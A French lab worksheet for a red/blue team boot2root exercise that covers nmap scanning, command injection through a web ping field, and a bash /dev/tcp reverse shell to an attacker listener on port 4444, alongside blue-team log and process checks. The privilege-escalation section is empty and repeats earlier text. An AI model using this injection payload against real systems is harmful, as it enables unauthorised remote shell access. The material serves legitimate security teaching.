Fiche TP - Kali 03 - Boot2root

I. Introduction

> **Disclaimer** : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte


L'entreprise à mis en place un nouveau système de monitoring sur une machine critique.

Celui-ci a été vibe codé par l'un des administrateur en s'aidant de l'IA locale.
Mais cette IA reste simpliste et cela introduira invariablement des vulnérabilités dans le système.

Dans ce cadre, l'entreprise a initialement demandé à son équipe SOC de réaliser un audit de l'application web.

Mais comme vous le verrez, cela pourra aller bien plus loin que prévu.

1.2 Objectifs



L'objectif de la team ***RED*** va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH protégé et un site en http.

Le but final est de prouver jusqu'où elle a pu aller en fournissant un rapport montrant les 3 étapes franchies.

- Celle sur le site de l'application prouvant l'accès initial.
- Celle sur le shell de l'utilisateur web prouvant la compromission de la machine.
- Celle de l'injection de la clé ssh prouvant la persistance.
- Celle montrant le contenu de /root, prouvant la réussite d'une escalade de privilège.
- Celle de la page du service web inaccessible, prouvant la réussite de l'arrêt du service.

L'objectif de la team ***BLUE*** est de répondre à l'incident en procédant pas à pas à une analyse forensique de l'attaque.

Le but final est de fournir un rapport sur les traces laissées par les attaquants.

II. Préparation du TP

RED	***BLUE***
• Installer une machine Kali standard	• Installer un serveur Ubuntu et le préparer avec le script fourni.

III. Phase 1 : Reconnaissance

> **Info** : l'équipe ***BLUE*** va fournir l'ip de ses machines à leurs collègue ***RED***. On part en effet du principe que c'est un audit interne réalisé par l'équipe SOC.

Pour la RED team

Objectif : Identifier les surfaces d'attaques

La phase de reconnaissance s'effectue en 2 temps :

L'équipe ***RED*** va tout d'abord scanner la machine de l'équipe ***BLUE*** afin d'en déterminer la surface d'attaque.

```
nmap -sN -sV <ip machine>
```

```
┌──(root㉿Tryx)-[/mnt/c/Users/chabr]
└─# nmap -sN -sV 192.168.1.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 11:00 +0200
Nmap scan report for 192.168.1.23
Host is up (0.00094s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Il est possible de voir que 2 angles d'attaques sont possibles.

- Le SSH (version 10.2p1)
- le serveur web (apache 2.4.66)

Un premier test est effectué sur le ssh :


```
ssh user@<ip machine>
```

```
┌──(root㉿Tryx)-[/mnt/c/Users/chabr]
└─# ssh toto@192.168.1.23
toto@192.168.1.23: Permission denied (publickey).
```

Le serveur répond que seule l'authentification par clé publique est autorisée.

Cette voie parait donc compliquée mais le serveur web à répondu.

Il est possible de tenter une connexion.




Pour entrer ici, deux solutions sont possibles :

1. Utiliser les outils de DEV du navigateur (F12).
2. Scanner le site et trouver un fichier qui contiendrait des informations.

La méthode 1 sera explorée.


Ouvrir les outils de dev avec 'F12'. Il y a un onglet "Réseau".

Si la page est rechargée, l'ensemble des fichiers chargés côté client vont s'afficher.




Info : Examiner les différents fichiers pour trouver la porte d'entrée.

A ce stade, l'accès au dashboard devrait être terminé.



Un autre onglet est visible, il permet d'effectuer un test ping.



Pour la BLUE team

Objectif : Observer les traces de la reconnaissance

L'équipe ***BLUE*** ne va pas pouvoir immédiatement voir les traces de l'équipe ***RED*** sur la partie scan. En effet, le nmap n'effectuant au niveau réseau qu'un TCP SYN mais n'établissant pas de connexion complète, les traces ne sont pas visibles.

En revanche, la tentative de connexion ssh échouée aura laissé des traces.


Celles-ci sont visibles ici :

```
tail -f /var/log/auth.log | grep sshd-session
```

> **Info** : La donnée importante ici est la raison de l'échec de connexion [preauth]. C'est elle qui confirme que la méthode d'accès (login/mdp) est incorrecte car le SSH est paramétré pour accepter les clés.

Les logs apache permettrons de voir les opérations entreprises.

```
tail -f /var/log/apache2/access.log
```



Ici, il est possible de repérer l'ip de l’attaquant et de voir les requêtes GET et POST jouées.

Cependant, vu qu'il ne s'agit pas de 'brute force', pas de traces réellement significatives.

IV. Phase 2 : Préparation

Pas de phase de préparation sur cet exercice.

Cependant, il peut être intéressant de faire connaissance avec une technique qui va être utilisée plus loin.

Le reverse shell


La technique du reverse shell vise à contourner un problème de flux entrant bloqué, en inversant le sens de connexion au niveau TCP.

Pour initier une connexion et ouvrir un shell à distance, il faut que l'attaquant ouvre une connexion vers la machine cible (en ssh par exemple).

Mais si il y a un pare-feu entre les deux, il peut être configuré pour bloquer les connexions entrantes.

Cependant, il est rare quun pare-feu en configuration par défaut bloque les flux sortants.

L'idée ici est donc d'exécuter sur la machine cible une commande afin qu'elle même initie une connexion sortante vers le poste de l'attaquant.




De cette manière, c'est la cible qui initie la connexion.

Pour que cela soit réalisable, il faut 3 conditions :

- l'attaquant doit préalablement être en écoute sur le socket qui servira à établir la connexion.
- le traffic sortant doit être autorisé sur le port de sortie choisi.
- l'attaquant doit livrer la commande malveillante à la cible, d'une manière ou dune autre.

V. Phase 3 : Accès initial

Pour la RED team
Objectif : Gagner un accès au système.




Le retour visible sur cet écran est un retour d'une commande système.

Il peut en être déduit le comportement suivant :

1. une ip est entrée dans le champ
2. le technicien appuie sur le bouton 'ping'
3. le bouton appelle une fonction php qui fait un appel système et lui passe la commande 'ping -c 1 $IP'
4. le système exécute la commande, et renvoie le résultat dans une file de sortie
5. une fonction lit la file de sortie et l'affiche sur la page.

Une fois ce principe compris, il est temps de voir si ce champ est protégé contre l'injection de code vers le système.

il va falloir pour cela utiliser l'opérateur '***&&***'. Celui-ci permettra d'entrer l'adresse ip, puis de terminer la commande et enchaîner sur une seconde commande. ici '***id***', permettant de voir les identifiants pour l'utilisateur exécutant le service apache.



Cela sera une preuve de la vulnérabilité qui pourra être soumise à ***BLUE***.


Il est donc possible d'ouvrir ce que l'on appelle un '***reverse shell***' ou shell inversé.

Cela se fait en 2 temps :

- l'attaquant ouvre une fenêtre de console sur le poste d'attaque et y entre la commande :


```
nc -lvnp 4444
```

Cela ouvre un socket RAW en écoute sur le port 4444.




- Puis dans le champ de l'adresse IP sur la page, entrer :

```
8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<ip attaquant>/4444 0>&1'
```



Ce qui aura pour effet de connecter le reverse shell.



?Que viens t-il de se passer !?

Pour le savoir, il faut décortiquer la commande donnée à la machine :

8.8.8.8	adresse de la machine à ping (elle viens compléter la commande 'ping -c 1').
&&	lance une nouvelle commande après la fin de la précédente.
/bin/bash -c ''	exécute la commande bash suivante (donnée àprès le -c)
/bin/bash -i	Ouvre un terminal en mode interacti.
>&	redirrige le STDerr et le STDout vers ...
/dev/tcp/<ip>/<port>	le socket réseau défini ici
0>&1	Redirrige également le STDin vers le même flux que STDout.

Pour la BLUE team


Objectif : Observer les preuves de l'accès au système

L'équipe ***BLUE*** ne va pouvoir voir les traces laissées par les actions de l'équipe ***RED*** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```



Et de voir les processus du reverse shell ouvert par ***RED***.

VI. Phase 4 : Mouvement latéral

Pas de mouvement latéral prévu dans ce TP.

VII. Phase 5 : Escalade de privilège

Pour la RED team

Objectif : Gagner des privilèges plus élevés sur la machine

Pour la BLUE team


Objectif : Observer les traces de la reconnaissance

L'équipe ***BLUE*** ne va pouvoir voir les traçes laissées par les actions de l'équipe ***RED*** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```



Et de voir les processus du reverse shell ouvert par ***RED***.

Revision #4
Created 2026-08-10 09:26:27 UTC by Olivier
Updated 2026-08-18 19:54:53 UTC by Olivier